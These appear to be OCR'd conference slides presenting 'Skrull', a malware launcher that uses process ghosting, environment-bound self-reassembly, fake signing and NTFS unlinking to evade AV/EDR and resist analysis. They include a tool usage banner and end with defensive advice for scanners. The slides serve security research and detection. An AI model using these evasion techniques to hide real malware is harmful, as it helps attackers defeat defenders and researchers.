
🚀Skrull DRM: Anti-Copy Malware Launcher

- Anti-Copy Malware Launcher
  - Running Malware by Process-Ghosting method
  - DRM: The Launch couldn't copied to another environment
  - Easy for attackers to run malware persistently & evade AV/EDR
- Anti-Copy DRM for Malware
  - Obtain unique features on the victim's environment
    - User Name, System Version, CPU count, etc.
    - Should not be reproduced on the different environment
  - Use those features, to reassemble our EXE file
    - EXE files will be naturally broken when copied


Skrull


run launcher
Skrull.exe
(Persistence & Anti-Copy)
contain malware payload
Collect Unique Features on victim
Reassemble & Armor itself
Attacker

Skrull


run launcher
Attacker
Skrull.exe
(Persistence & Anti-Copy)
Collect Unique Features on victim
Reassemble & Armor itself
Decrypt Malware Payload
Launch the Malware by Ghosting Trick
EXE
Malware.exe
(Fileless)


Skrull


run launcher
Skrull.exe
(Persistence & Anti-Copy)
Collect Unique Features on victim
Reassemble & Armor itself
Decrypt Malware Payload
Launch the Malware by Ghosting Trick
EXE
Malware.exe
(Fileless)
Attacker
(Auto Sample Submit)
always capture broken files
AV/EDR Lab

DEMO

Skrull: Malware DRM

https://github.com/aaaddress1/Skrull



```
C:\Users\aaaddress1\Desktop
λ Skrull
Skrull 1.0BETA ( github.com/aaaddress1/Skrull )
Usage: skrull [option] <exePath>

Option
       -s, --sign      give the EXE file a Microsoft signature
       -a, --armor     make the EXE file get an anti-copy armor
       -u, --unlink    remove EXE files on NTFS, like fileless ;)
```

Conclusion

Conclusion

- Process Ghosting: Attackers can abuse temporary files to create processes that will not be scanned by AV/EDR Real-Time Scan
- File Unlink: Delete running programs by migrating data between NTFS streams
- DRM: Malware rebuild itself before being submitted by AV/EDR, so it can perfectly resist follow-up analysis by researchers
- Malware Scheduled & Real-Time Scan
  A. shouldn't assume all running process must have EXE file on NTFS
  B. shouldn't only scan for files on NTFS, but also for running processes, to prevent fileless & DRM attacks

txOne™ networks